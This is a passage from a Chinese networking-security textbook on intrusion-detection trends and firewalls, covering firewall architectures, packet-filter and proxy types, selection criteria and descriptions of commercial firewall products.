以往常用的入侵与攻击行为往往由单机执行。由于防范技术的发展使得此类行为不能奏效。所谓的分布式拒绝服务（DDoS）在很短时间内可造成被攻击主机的瘫痪。且此类分布式攻击的单机信息模式与正常通信无差异，所以往往在攻击发动的初期不易被确认。分布式攻击是近期最常用的攻击手段。

5. 攻击对象的转移

入侵与攻击常以网络为侵犯的主体，但近期的攻击行为却发生了策略性的改变，由攻击网络改为攻击网络的防护系统，且有愈演愈烈的趋势。现已有专门针对 IDS 作攻击的报道。攻击者详细地分析了 IDS 的审计方式、特征描述、通信模式等，找出 IDS 的弱点，然后加以攻击。

今后的入侵检测技术大致可朝下述 3 个方向发展。

（1）分布式入侵检测：它的第一层含义，即针对分布式网络攻击的检测方法；第二层含义即使用分布式的方法来检测分布式的攻击，其中的关键技术为检测信息的协同处理与入侵攻击的全局信息的提取。

（2）智能化入侵检测：即使用智能化的方法与手段来进行入侵检测。所谓的智能化方法，现阶段常用的有神经网络、遗传算法、模糊技术、免疫原理等方法，这些方法常用于入侵特征的辨识与泛化。利用专家系统的思想来构建入侵检测系统也是常用的方法之一。特别是具有自学习能力的专家系统，实现了知识库的不断更新与扩展，使设计的入侵检测系统的防范能力不断增强，应具有更广泛的应用前景。应用智能体的概念来进行入侵检测的尝试也已有报道。较为一致的解决方案应为高效常规意义下的入侵检测系统与具有智能检测功能的检测软件或模块的结合使用。

（3）全面的安全防御方案：即使用安全工程风险管理的思想与方法来处理网络安全问题，将网络安全作为一个整体工程来处理。从管理、网络结构、加密通道、防火墙、病毒防护、入侵检测等多方位对所关注的网络作全面的评估，然后提出可行的全面解决方案。

7.3 防火墙

网络的安全不仅表现在网络的病毒防治方面，而且还表现在系统抵抗外来非法黑客入侵的能力方面。对于网络病毒，可以通过 KV300 或瑞星杀毒软件来对付，那么对于防范黑客的入侵能采取什么样的措施呢？在这样的情况下，网络防火墙技术便应运而生了。

防火墙技术已经出现很多年了，现在在大多数机构的信心安全策略中起着支柱的作用。虽然防火墙从根本上说非常重要，但是所有完全依赖防火墙来满足安全需要的机构都是很愚蠢的，防火墙是不防弹的。下面简单介绍一下防火墙技术。

7.3.1 防火墙的基本概念

古时候人们常在寓所之间砌起一道砖墙，一旦火灾发生，它能够防止火势蔓延到别的寓所。现在，如果一个网络接到了因特网上面，它的用户就可以访问外部世界并与之通信。但同时，外部世界也同样可以访问该网络并与之交互。为安全起见，可以在该网络和因特网之间插入一个中介系统，竖起一道安全屏障。这道屏障的作用是阻断来自外部通过网络对本网络的威胁和入侵，提供扼守本网络的安全和审计的惟一关卡，它的作用与古时候的防火砖墙有类似之处，因此把这个屏障就叫做防火墙。

1. 防火墙的定义

防火墙是设置在被保护网络和外部网络之间的一道屏障，以防止发生不可预测的、潜在破坏性的侵入。防火墙是指设置在不同网络（如可信任的企业内部网和不可信的公共网）或网络安全域之间的一系列部件的组合。它是不同网络或网络安全域之间信息的惟一出入口，能根据企业的安全政策控制（允许、拒绝、监测）出入网络的信息流，且本身具有较强的抗攻击能力。它是提供信息安全服务，实现网络和信息安全的基础设施。

2. 防火墙的功能

防火墙有以下功能：通过防火墙可以定义一个关键点以防止外来入侵；监控网络的安全并在异常情况下给出报警提示，尤其对于重大的信息量通过时除进行检查外，应做日志登记；提供网络地址转换（NAT）功能，有助于缓解 IP 地址资源紧张的问题，同时，可以避免当一个内部网更换 ISP 时需重新编号的麻烦；防火墙可查询或登记因特网的使用情况，可以确认因特网连入的代价、潜在的带宽瓶颈，以使费用的耗费满足企业内部财政模式；防火墙是为客户提供服务的理想位置，即在其上可以配置相应的 WWW 和 FTP 服务，使因特网用户仅可以访问此类服务，而禁止对保护网络的其他系统的访问。

3. 防火墙的基本准则

（1）过滤不安全服务

基于这个准则，防火墙应封锁所有信息流，然后对希望提供的安全服务逐项开放，对不安全的服务或可能有安全隐患的服务一律扼杀在萌芽之中。这是一种非常有效、实用的方法，可以造成一种十分安全的环境，因为只有经过仔细挑选的服务才能允许用户使用。

（2）过滤非法用户和访问特殊站点

基于这个准则，防火墙应先允许所有的用户和站点对内部网络的访问，然后网络管理员按照ＩＰ地址对未授权的用户或不信任的站点进行逐项屏蔽。这种方法构成了一种更为灵活的应用环境，网络管理员可以针对不同的服务面向不同的用户开放，也就是能自由地设置各个用户的不同访问权限。

7.3.2 防火墙的体系结构

从防火墙的实现方式看，防火墙可以在边界路由器上实现，也可以在一台双宿主机（Dual-homed host）上实现，还可以在公共子网上实现。网络的拓扑结构和防火墙的合理配置与防火墙系统的实现方式和安全性能密切相关。防火墙一般采用如下几种结构。

1. 屏蔽路由器（Screening Router）

屏蔽路由器可以由厂家专门生产的路由器实现，也可以用主机来实现。屏蔽路由器作为内外连接的惟一通道，要求所有的报文都必须在此通过检查。路由器上可以安装基于 IP 层的报文过滤软件，实现报文过滤功能。许多路由器本身带有报文过滤配置选项，但一般比较简单。单纯由屏蔽路由器构成的防火墙的危险包括路由器本身及路由器允许访问的主机。屏蔽路由器的缺点是一旦被攻击很难发现，而且不能识别不同的用户。

2. 双穴主机网关（Dual Homed Gateway）

双穴主机网关是用一台装有两块网卡的堡垒主机做防火墙。两块网卡各自与受保护网和外部网相连。堡垒主机上运行着防火墙软件，可以转发应用程序，提供服务等。与屏蔽路由器相比，双穴主机网关堡垒主机的系统软件可用于维护系统日志、硬件拷贝日志或远程日志。但弱点也比较突出，一旦黑客侵入堡垒主机并使其只具有路由功能，任何网上用户均可以随便访问内部网。

3. 被屏蔽主机网关（Screened Gatewy）

屏蔽主机网关易于实现也最为安全。一个堡垒主机安装在内部网络上，通常在路由器上设立过滤规则，并使这个堡垒主机成为从外部网络惟一可直接到达的主机，这确保了内部网络不受未被授权的外部用户的攻击。如果受保护网是一个虚拟扩展的本地网，即没有子网和路由器，那么内部网的变化不影响堡垒主机和屏蔽路由器的配置。危险带限制在堡垒主机和屏蔽路由器。网关的基本控制策略由安装在上面的软件决定。如果攻击者没法登录到它上面，内网中的其余主机就会受到很大威胁，这与双穴主机网关受攻击时的情形差不多。

4. 被屏蔽子网（Screened Subnet）

被屏蔽子网就是在内部网络和外部网络之间建立一个被隔离的子网，用两台分组过滤路由器将这一子网分别与内部网络和外部网络分开。在很多实现中，两个分组过滤路由器放在子网的两端，在子网内构成一个 DNS，内部网络和外部网络均可访问被屏蔽子网，但禁止它们穿过被屏蔽子网通信。有的屏蔽子网中还设有一堡垒主机作为惟一可访问点，支持终端交互或作为应用网关代理。这种配置的危险仅包括堡垒主机、子网主机及所有连接内网、外网和屏蔽子网的路由器。如果攻击者试图完全破坏防火墙，必须重新配置连接三个网的路由器，既不切断连接又不要把自己锁在外面，同时又不使自己被发现，这样也还是可能的。但若禁止网络访问路由器或只允许内网中的某些主机访问它，则攻击会变得很困难。在这种情况下，攻击者得先侵入堡垒主机，然后进入内网主机，再返回来破坏屏蔽路由器，并且整个过程中不能引发警报。

7.3.3 防火墙的基本类型

如今市场上的防火墙很多，有以软件形式运行在普通计算机之上的，也有以硬件形式设计在路由器之中的。按照防火墙对内外来往数据的处理方法，大致可以将防火墙分为两大体系：包过滤防火墙和代理防火墙（应用层网关防火墙）。前者以以色列的 Checkpoint 防火墙和 Cisco 公司的 PIX 防火墙为代表，后者以美国 NAI 公司的 Gauntlet 防火墙为代表。

1. 包过滤防火墙（IPFiltingFirewall）

包过滤（PacketFilter）是在网络层中对数据包实施有选择的通过，依据系统事先设定好的

过滤逻辑，检查数据流中的每个数据包，根据数据包的源地址、目标地址、以及数据包所使用端口确定是否允许该类数据包通过。在因特网这样的信息包交换网络上，所有往来的信息都被分割成许许多多一定长度的信息包，包中包括发送者的 IP 地址和接收者的 IP 地址。当这些包被送上因特网时，路由器会读取接收者的 IP 并选择一条物理上的线路发送出去，信息包可能以不同的路线抵达目的地，当所有的包抵达后会在目的地重新组装还原。包过滤式的防火墙会检查所有通过信息包里的 IP 地址，并按照系统管理员所给定的过滤规则过滤信息包。如果防火墙设定某一 IP 为危险的话，从这个地址而来的所有信息都会被防火墙屏蔽掉。

第一代：静态包过滤

这种类型的防火墙根据定义好的过滤规则审查每个数据包，以便确定其是否与某一条包过滤规则匹配。过滤规则基于数据包的报头信息进行制订。报头信息中包括 IP 源地址、IP 目标地址、传输协议（TCP、UDP、ICMP 等等）、TCP/UDP 目标端口、ICMP 消息类型等。包过滤类型的防火墙要遵循的一条基本原则是“ 最小特权原则 ”，即明确允许那些管理员希望通过的数据包，禁止其他的数据包。如图 7-4 所示。




图 7-4　静态包过滤防火墙

第二代：动态包过滤

这种类型的防火墙采用动态设置包过滤规则的方法，避免了静态包过滤所具有的问题。这种技术后来发展成为所谓包状态监测（Stateful Inspection）技术。采用这种技术的防火墙对通过其建立的每一个连接都进行跟踪，并且根据需要可动态地在过滤规则中增加或更新条目,如图 7-5 所示。




图 7-5　动态包过滤防火墙

2. 代理防火墙

包过滤防火墙可以按照 IP 地址来禁止未授权者的访问。但是它不适合单位用来控制内部人员访问外界的网络，对于这样的企业来说应用级防火墙是更好的选择。所谓代理服务，即防火墙内外的计算机系统应用层的链接是在两个终止于代理服务的链接来实现的，这样便成功地实现了防火墙内外计算机系统的隔离。代理服务是设置在因特网防火墙网关上的应用，是在网管员允许下或拒绝的特定的应用程度或者特定服务，同时，还可应用于实施较强的数据流监控、过滤、记录和报告等功能。一般情况下可应用于特定的因特网服务，如超文本传输（HTTP）、远程文件传输（FTP）等。代理服务器通常拥有高速缓存，缓存中存有用户经常访问站点的内容，在下一个用户要访问同样的站点时，服务器就用不着重复地运用同样的内容，既节约了时间也节约了网络资源。

第一代：传统代理防火墙

传统代理防火墙也叫应用层网关（Application Gateway）防火墙。这种防火墙通过一种代理（Proxy）技术参与到一个 TCP 连接的全过程。从内部发出的数据包经过这样的防火墙处理后，就好像是源于防火墙外部网卡一样，从而可以达到隐藏内部网结构的作用。这种类型的防火墙被网络安全专家和媒体公认为是最安全的防火墙。它的核心技术就是代理服务器技术。

代理类型防火墙的最突出的优点是安全。由于每一个内外网络之间的连接都要通过 Proxy 的介入和转换，通过专门为特定的服务（如 HTTP 编写）的安全化应用程序进行处理，然后由防火墙本身提交请求和应答，没有给内外网络的计算机以任何直接会话的机会，从而避免了入侵者使用数据驱动类型的攻击方式入侵内部网。包过滤类型的防火墙是很难彻底避免这一漏洞的。就像读者要向一个陌生的重要人物递交一份声明一样，如果读者先将这份声明交给自己的律师，然后律师就会审查用户的声明，确认没有什么负面的影响后才由他交给那个陌生人。在此期间，陌生人对你的存在一无所知，如果要对你进行侵犯，他面对的将是你的律师，而你的律师当然比你更加清楚该如何对付这种人，如图 7-6 所示。




图 7-6 传统代理型防火墙

传统代理防火墙的最大缺点就是速度相对比较慢，当用户对内外网络网关的吞吐量要求比较高时（比如要求达到 75～100Mbit/s 时），代理防火墙就会成为内外网络之间的瓶颈。所幸的是，目前用户接入因特网的速度一般都远低于这个数字。在现实环境中，要考虑使用包过滤类型防火墙来满足速度要求的情况，大部分是高速网（ATM 或千兆位以太网等）之间的防火墙。

第二代：自适应代理防火墙

自适应代理技术（Adaptive proxy）是最近在商业应用防火墙中实现的一种革命性的技术。它可以结合代理类型防火墙的安全性和包过滤防火墙的高速度等优点，在毫不损失安全性的基础之上将代理型防火墙的性能提高 10 倍以上。组成这种类型防火墙的基本要素有两个：自适应代理服务器（Adaptive Proxy Server）与动态包过滤器（Dynamic Packet filter），如图 7-7 所示




图 7-7　自适应代理防火墙

在自适应代理与动态包过滤器之间存在一个控制通道。在对防火墙进行配置时，用户仅仅将所需要的服务类型、安全级别等信息通过相应 Proxy 的管理界面进行设置就可以了。然后，自适应代理就可以根据用户的配置信息，决定是使用代理服务从应用层代理请求还是从网络层转发数据包。如果是后者，它将动态地通知包过滤器增减过滤规则，满足用户对速度和安全性的双重要求。

7.3.4　防火墙的功能模块

典型的防火墙应包含如下模块中的一个或多个：包过滤路由器、应用层网关（或代理服务器）以及链路层网关。

1.　包过滤路由器

包过滤路由器将对每一个接收到的包进行“ 允许／拒绝 ”的决定。具体地，它对每一个数据报的包头按照包过滤规则进行判定，与规则相匹配的包依据路由表信息继续转发，否则，则丢弃。

与服务相关的过滤是指基于特定的服务进行包过滤，由于绝大多数服务的监听都驻留在特定 TCP/UDP 端口，因此，阻塞所有进入特定服务的连接，路由器只需将所有包含特定 TCP/UDP 目标端口的包丢弃即可。

独立于服务的过滤，有些类型的攻击是与服务无关的，比如，带有欺骗性的源 IP 地址攻击（包中包含一个错误的内部系统源 IP 地址，经掩饰后变成一个似乎来自于一个可以信任的内部主机，此时的过滤规则为：当一个具有内部源 IP 地址的包到达路由器的任意一个外部接口时，将此包丢弃）、源路由攻击、细小碎片攻击（入侵者使用 IP 分裂技术将包划分成很小的一些碎片，然后将 TCP 头的信息插入包的一个小碎片中，寄希望过滤规则为丢弃协议类型为

TCP 而 IP 帧偏移量为 1 的所有包）等。由此可见，此类网上攻击仅仅借助包头信息是难以识别的，此时，需要路由器在原过滤规则的基础上附加另外的条件，这些条件的判别信息可以通过检查路由表、指定 IP 选择、检查指定帧偏移量等获得。

包过滤路由器的优点：大多数防火墙配置成无状态的包过滤路由器，因而实现包过滤几乎没有任何耗费。另外，它对用户和应用来说是透明的，每台主机无需安装特定的软件，使用起来比较方便。

包过滤路由器的局限性在于定义包过滤是个复杂的工作，网络管理员需要对各种因特网服务、包头格式以及希望在每一个城找到的特定的值有足够的了解。面对复杂的过滤需求，过滤规则将是一个冗长而复杂，不易理解和管理的集合，同样也很难测试规则的正确性。任何直接通过路由器的包都可能被利用作为发起一个数据驱动的攻击。随着过滤数目的增加，将降低路由器包的吞吐量，同时耗费更多 CPU 的时间而影响系统的性能。再者 IP 包过滤难以进行行之有效的流量控制，因为它可以许可或拒绝一个特定的服务，但无法理解一个特定服务的内容或数据。

2. 应用层网关

应用层网关允许网络管理员实施一个较包过滤路由器更为严格的安全策略，为每一个期望的应用服务在其网关上安装专用的代码（一个代理服务），同时，代理代码也可以配置成支持一个应用服务的某些特定的特性。对应用服务的访问都是通过访问相应的代理服务实现的，而不允许用户直接登录到应用层网关（bastion host）。

应用层网关安全性的提高是以购买网关硬件平台的费用为代价，网关的配置将降低对用户的服务水平，但增加了安全配置上的灵活性。

应用层网关的好处，在于它授予网络管理员对每一个服务的完全控制权，由代理服务限制了命令集合和哪一台内部主机支持相应的服务。同时，网络管理员对支持哪些服务可以完全控制。另外，应用层网关支持强的用户认证，提供详细的日志信息，以及较包过滤路由器更易于配置和测试的过滤规则。

当然，应用层网关的最大的局限性在于它需要用户或者改变其性能，或者在需要访问代理服务的系统上安装特殊的软件。

3. 链路层网关

链路层网关是可由应用层网关实现的特殊功能，它仅仅替代 TCP 连接而无需执行任何附加的包处理和过滤。

7.3.5 选购防火墙的原则

在市场上，防火墙的售价极为悬殊，从几万元到数十万元，甚至到百万元。因为各企业用户使用的安全程度不尽相同，因此厂商所推出的产品也有所区分，甚至有些公司还推出类似模块化的功能产品，以符合各种不同企业的安全要求。

当一个企业或组织决定采用防火墙来实施保卫自己内部网络的安全策略之后，下一步要做的事情就是选择一个安全、实惠、合适的防火墙。那么面对种类如此繁多的防火墙产品，用户需要考虑的因素有哪些？应该如何进行取舍呢？

1. 防火墙的基本功能

防火墙系统可以说是网络的第一道防线，因此，一个企业在决定使用防火墙保护内部网络的安全时，它首先需要了解一个防火墙系统应具备的基本功能，这是用户选择防火墙产品的依据和前提。一个成功的防火墙产品应该具有下述基本功能：

防火墙的设计策略应遵循安全防范的基本原则，即“除非明确允许，否则就禁止”；防火墙本身支持安全策略，而不是添加上去的；如果组织机构的安全策略发生改变，可以加入新的服务；有先进的认证手段或有挂钩程序，可以安装先进的认证方法；如果需要，可以运用过滤技术允许和禁止服务；可以使用 FTP 和 Telnet 等服务代理，以便先进的认证手段可以被安装和运行在防火墙上；拥有友好界面、易于编程的 IP 过滤语言，并可以根据数据包的性质进行包过滤，数据包的性质有目标和源 IP 地址、协议类型、源和目的 TCP/UDP 端口、TCP 包的 ACK 位、出站和入站网络接口等。

如果用户需要 NNTP（网络消息传输协议）、XWindow、HTTP 和 Gopher 等服务，防火墙应该包含相应的代理服务程序。防火墙也应具有集中邮件的功能，以减少 SMTP 服务器和外界服务器的直接连接，并可以集中处理整个站点的电子邮件。防火墙应允许公众对站点的访问，应把信息服务器和其他内部服务器分开。

防火墙应该能够集中和过滤拨入访问，并可以记录网络流量和可疑的活动。此外，为了使日志具有可读性，防火墙应具有精简日志的能力。虽然没有必要让防火墙的操作系统和公司内部使用的操作系统一样，但在防火墙上运行一个管理员熟悉的操作系统会使管理变得简单。防火墙的强度和正确性应该可被验证，设计尽量简单，以便管理员理解和维护。防火墙和相应的操作系统应该用补丁程序进行升级且升级必须定期进行。

正像前面提到的那样，因特网每时每刻都在发生着变化，新的易攻击点随时可能会产生。当新的危险出现时，新的服务和升级工作可能会对防火墙的安装产生潜在的阻力，因此防火墙的可适应性是很重要的。

2. 企业的特殊要求

企业安全政策中往往有些特殊需求不是每一个防火墙都会提供的，这方面常会成为选择防火墙的考虑因素之一，常见的如下需求。

（1）网络地址转换功能（NAT）

进行地址转换有两个好处：其一是隐藏内部网络真正的 IP，这可以使黑客无法直接攻击内部网络，这也是笔者之所以要强调防火墙自身安全性问题的主要原因；另一个好处是可以让内部使用保留的 IP，这对许多 IP 不足的企业是有益的。

（2）双重 DNS

当内部网络使用没有注册的 IP 地址，或是防火墙进行 IP 转换时，DNS 也必须经过转换，因为，同样的一个主机在内部的 IP 与给予外界的 IP 将会不同，有的防火墙会提供双重 DNS，有的则必须在不同主机上各安装一个 DNS。

（3）虚拟专用网络（VPN）

VPN 可以在防火墙与防火墙或移动的客户端之间对所有网络传输的内容加密，建立一个虚拟通道，让两者感觉是在同一个网络上，可以安全且不受拘束地互相存取。

（4）扫毒功能

大部分防火墙都可以与防病毒软件搭配实现扫毒功能，有的防火墙则可以直接集成扫毒功能，差别只是扫毒工作是由防火墙完成，或是由另一台专用的计算机完成。

（5）特殊控制需求

有时候企业会有特别的控制需求，如限制特定使用者才能发送 E-mail，FTP 只能下载文件不能上传文件，限制同时上网人数，限制使用时间或阻塞 Java、ActiveX 控件等，依需求不同而定。

3. 与用户网络结合

（1）管理的难易度

防火墙管理的难易度是防火墙能否达到目的的主要考虑因素之一。一般企业之所以很少以已有的网络设备直接当作防火墙的原因，除了先前提到的包过滤并不能达到完全的控制之外，设定工作困难、须具备完整的知识以及不易除错等管理问题，更是一般企业不愿意使用的主要原因。

（2）自身的安全性

大多数人在选择防火墙时都将注意力放在防火墙如何控制连接以及防火墙支持多少种服务，但往往忽略了一点，防火墙也是网络上的主机之一，也可能存在安全问题，防火墙如果不能确保自身安全，则防火墙的控制功能再强，也终究不能完全保护内部网络。

大部分防火墙都安装在一般的操作系统上，如 Unix、Windows NT 系统等。在防火墙主机上执行的除了防火墙软件外，所有的程序、系统核心，也大多来自于操作系统本身的原有程序。当防火墙主机上所执行的软件出现安全漏洞时，防火墙本身也将受到威胁。此时，任何的防火墙控制机制都可能失效，因为当一个黑客取得了防火墙上的控制权以后，黑客几乎可为所欲为地修改防火墙上的访问规则，进而侵入更多的系统。因此，防火墙自身应有相当高的安全保护。

（3）完善的售后服务

用户在选购防火墙产品时，除了从以上的功能特点考虑之外，还应该注意好的防火墙应该是企业整体网络的保护者，并能弥补其他操作系统的不足，使操作系统的安全性不会对企业网络的整体安全造成影响。防火墙应该能够支持多种平台，因为使用者才是完全的控制者，而使用者的平台往往是多种多样的，它们应选择一套符合现有环境需求的防火墙产品。由于新产品的出现，就会有人研究新的破解方法，所以好的防火墙产品应拥有完善及时的售后服务体系。

（4）完整的安全检查

好的防火墙还应该向使用者提供完整的安全检查功能，但是一个安全的网络仍必须依靠使用者的观察及改进，因为防火墙并不能有效地杜绝所有的恶意封包，企业想要达到真正的安全仍然需要内部人员不断记录、改进、追踪。防火墙可以限制惟有合法的使用者才能进行连接，但是否存在利用合法掩护非法的情形仍需依靠管理者来发现。

（5）结合用户情况

在选购一个防火墙时，用户应该从以下的因素考虑：

- 网络受威胁的程度；
- 若入侵者闯入网络，将要受到的潜在的损失；
- 其他已经用来保护网络及其资源的安全措施；
- 由于硬件或软件失效，或防火墙遭到“拒绝服务攻击”，而导致用户不能访问因特网造

成的整个机构的损失；

- 机构所希望提供给因特网的服务，希望能从因特网得到的服务以及可以同时通过防火墙的用户数目；
- 网络是否有经验丰富的管理员；
- 今后可能的要求，如要求增加通过防火墙的网络活动或要求新的因特网服务。

7.3.6 市场上防火墙产品简介

随着国内安全市场的兴起，防火墙已经成为各大厂商争夺安全市场的门户产品。目前，在中国市场上防火墙产品多得有点让人眼花缭乱，但无外乎是美国著名品牌与国内本土产品的比拼。下面选取了目前市场上比较优秀的一部分产品，为广大用户做一个简要的特色介绍。

1. 美国品牌

（1）NetScreen——硬件新贵

NetScreen 公司的 NetScreen 防火墙产品是一种新型的网络安全硬件产品，目前其发展状况非常好，可以说是硬件防火墙领域内的新贵。NetScreen 的产品完全基于硬件 ASIC 芯片，它就像个盒子一样安装使用起来很简单。同时它还是一种集防火墙、虚拟专用网（VPN）、流量控制三种功能于一体的网络产品。

产品系列：NetScreen 10 适用于 10M 以太网，NetScreen 100 适用于 100M 以太网，最新推出的 NetScreen 1000 则可以支持千兆以太网，适应不同场合的需要。

主要特色：NetScreen 把多种安全功能集成在一个 ASIC 芯片上，将防火墙、虚拟专用网（VPN）、网络流量控制和宽带接入这些功能全部集成在专有的一体硬件中，该项技术能有效消除传统防火墙实现数据加密时的性能瓶颈，能实现最高级别的 Ipsec。

NetScreen 防火墙的配置可在网络上任何一台带有浏览器的机器上完成，NetScreen 的优势之一是采用了新的体系结构，可以有效地消除传统防火墙实现数据加盟时的性能瓶颈，能实现最高级别的 IP 安全保护。

（2）Checkpoint Firewall——出色的老牌子

目前的最新产品是 Check Point FireWall-1 v4.1 防火墙。Checkpoint Firewall-1 是一个老牌的软件防火墙产品，它是软件防火墙领域中名声很好的一款产品，在世界范围内的软件防火墙中销售量排名第一。目前国内主要依靠代理商如清华得实、东方趋势等公司来进行中国市场的拓展。

主要特色：新版本的 FireWall-1 主要增强的功能是在安全区域支持 Entrust 技术的数位证明（Digital Certificate）解决方案。以公用密钥为基础，使用 X.509 的认证机制 IKE。FireWall-1 支持 LDAP 目录管理，可帮助使用者定义包罗广泛的安全政策。

FireWall-1 提供顾客包含远端的使用者使用多种安全的认证机制，以存取企业资源。在通信被允许进行之前，FireWall-1 认证服务可安全地确认用户身份的有效性，而不需要修改本地客户端应用软件。认证服务是完全地被集成到企业整体的安全政策内，并能经由 FireWall-1 图形使用者界面集中管理。所有的认证都能经由防火墙日志浏览（Log Viewer）来监视和追踪。FireWall-1 提供三种认证方法：使用者认证，提供以使用者为基础的 FTP、TELNET、HTTP，和 Rlogin 的存取权限，跟使用者的 IP 位址无关；客户端认证能够使管理者授与存取的特权给予在特定 IP 位址的特定使用者；会话认证可以认证基于会话的任何一种服务。目前该产品支持的平台有 Windows NT、Windows 9x/2000、Sun Solaris、IBM AIX 和 HP-UX 等。

（3）NAI Gauntlet——将防毒集于一身

这是一种基于软件的防火墙，支持 Windows NT 和 Unix 系统，目前的最新版本是 Gauntlet Firewall 2.1 for Windows NT/Unix。

主要特色：作为最高类型——基于应用层网关的 Gauntlet 防火墙，集成了 Windows NT 的性能管理和易用性；应用层安全按照安全策略检查双向的通信。具有用户透明、集成管理、强力加密和内容安全、高吞吐量的特性。可应用于因特网、企业内部网和远程访问。Gauntlet 防火墙具有友好的管理界面，其基于 Java 或 Windows NT 环境，可以运行在 Web 浏览器中，支持远程管理和配置，可从网络管理平台上监控和配置，如 Windows NT Server 和 HP OpenView。Gauntlet 还支持通过服务器、企业内部网、因特网来存取和管理 SNMP 设备。Gauntlet 防火墙支持流行的多媒体实时服务，如 Real Audio/Video、Microsoft NetShow 和 VDOlive。

Gauntlet 防火墙支持众多的标准协议，如终端服务（TELNET、Rlogin）、文件传送（FTP）、电子邮件（SMTP、POP3）、WWW（HTTP、SHTTP、SSL、Gopher）、Usenet 新闻（NNTP）、域名服务（DNS）、简单网络管理协议（SNMP）、Oracle SQL*Net、RealAudio/Video 、Xing、NetShow、VDOLive、LDAP、PPTP。

2. 本土产品

（1）天融信网络卫士——中国的名牌

天融信公司的网络卫士是我国第一套自主版权的防火墙系统，是一种基于硬件的防火墙，目前有 FW-2000 和 NG FW-3000 两种产品。网络卫士防火墙由多个模块组成，包括包过滤、应用代理、NAT、VPN、防攻击等功能模块，各模块可分离、裁剪和升级，以满足不同用户的需求。管理器的硬件平台为能运行 Netscape 4.0 浏览器的 Intel 兼容微机，软件平台采用 Windows 9x 操作系统。

主要特色：网络卫士防火墙采用了领先一步的 SSN（安全服务器网络）技术，安全性高于其他防火墙普遍采用的 DMZ（非军事区）技术。SSN 与外部网之间有防火墙保护，与内部网之间也有防火墙保护，一旦 SSN 受到破坏，内部网络仍会处于防火墙的保护之下。

网络卫士防火墙系统集中了包过滤防火墙、应用代理、网络地址转换（NAT）、用户身份鉴别、虚拟专用网、Web 页面保护、用户权限控制、安全审计、攻击检测、流量控制与计费等功能，可以为不同类型的因特网接入网络提供全方位的网络安全服务。该系统在增强传统防火墙安全性的同时，还通过 VPN 架构，为企业网提供一整套从网络层到应用层的安全解决方案，包括访问控制、身份验证、授权控制、数据加密、数据完整性等安全服务。

（2）紫光 UnisFirewall——定位于大型 ISP

清华紫光网联科技的 UF3100/UF3500 防火墙是一种基于硬件的防火墙，兼具防火墙和流量控制等功能，无丢包数据通过率达 50Mbps，可以支持 T3 线路甚至局域网间的流量要求。UF3100/UF3500 结构紧凑（设计高度仅 1U），可放置在桌面或安装在标准机架上，是为机关或企业网内的宝贵数据提供最安全保护的硬件产品。

主要特色：防火墙系统采用汇编语言编写网络层 IP 包处理的操作，充分发挥了 CPU 的能力。UF3100 防火墙自身具有很高的安全性，完全消除了 Y2K 问题，保护内部网络，并形成一个完整的安全系统。UF3100 提供了一个附加的功能，即采用 VPN 技术使得远程用户能通过因特网安全访问内部网络。UF-3100 把整个网络分成外部网、DMZ 隔离区、内部网三层结构，

大大增强了网络的抗攻击性能。硬件外形采用标准的 19 英寸的结构，便于安装。

UF-3500 防火墙是为 ISP 等大型机构设计使用的，数据通过率为 70Mbps，还通过专门的 FPGA 实现了 QoS，保证了视频、音频等实时应用程序的运行。UF3500 还提供了硬件选项如保证更高加密强度的加密模块，支持未来功能的增加。

（3）东大阿尔派网眼——适于交换路由双环境

网眼防火墙 NetEye 是一种软件防火墙产品，目前最新的版本是 NetEye2.0 版本。

网眼防火墙 NetEye 2.0 集网络数据的监控和管理于一体，可以随时对网络数据的流动情况进行分析、监控和管理，以便及时制定保护内部网络数据的相应措施。该系统具有可靠性高、不易遭到攻击破坏等特点。网眼防火墙 NetEye 2.0 系统的管理主机和监控主机建立在一种独立安全的局域网络之内，而且通信数据经过了加密处理，提高了系统的安全性。

主要特色：NetEye 防火墙可以工作在交换和路由两种模式下，当防火墙工作在交换模式时，内网、DMZ 区和路由器的内部端口构成一个统一的交换式物理子网，内网和 DMZ 区还可以有自己的第二级路由器，这种模式不需要改变原有的网络拓扑结构和各主机和设备的网络设置。当防火墙工作在路由模式时，可以作为三个区之间的路由器，同时提供内网到外网、DMZ 到外网的网络地址转换，也就是说，内网和 DMZ 都可以使用保留地址，内网用户通过地址转换访问因特网，同时隔绝因特网对内网的访问，DMZ 区通过反向地址转换对因特网提供服务。

用户可以根据自己的网络情况和实际的安全需要来配置 NetEye 防火墙的工作模式。

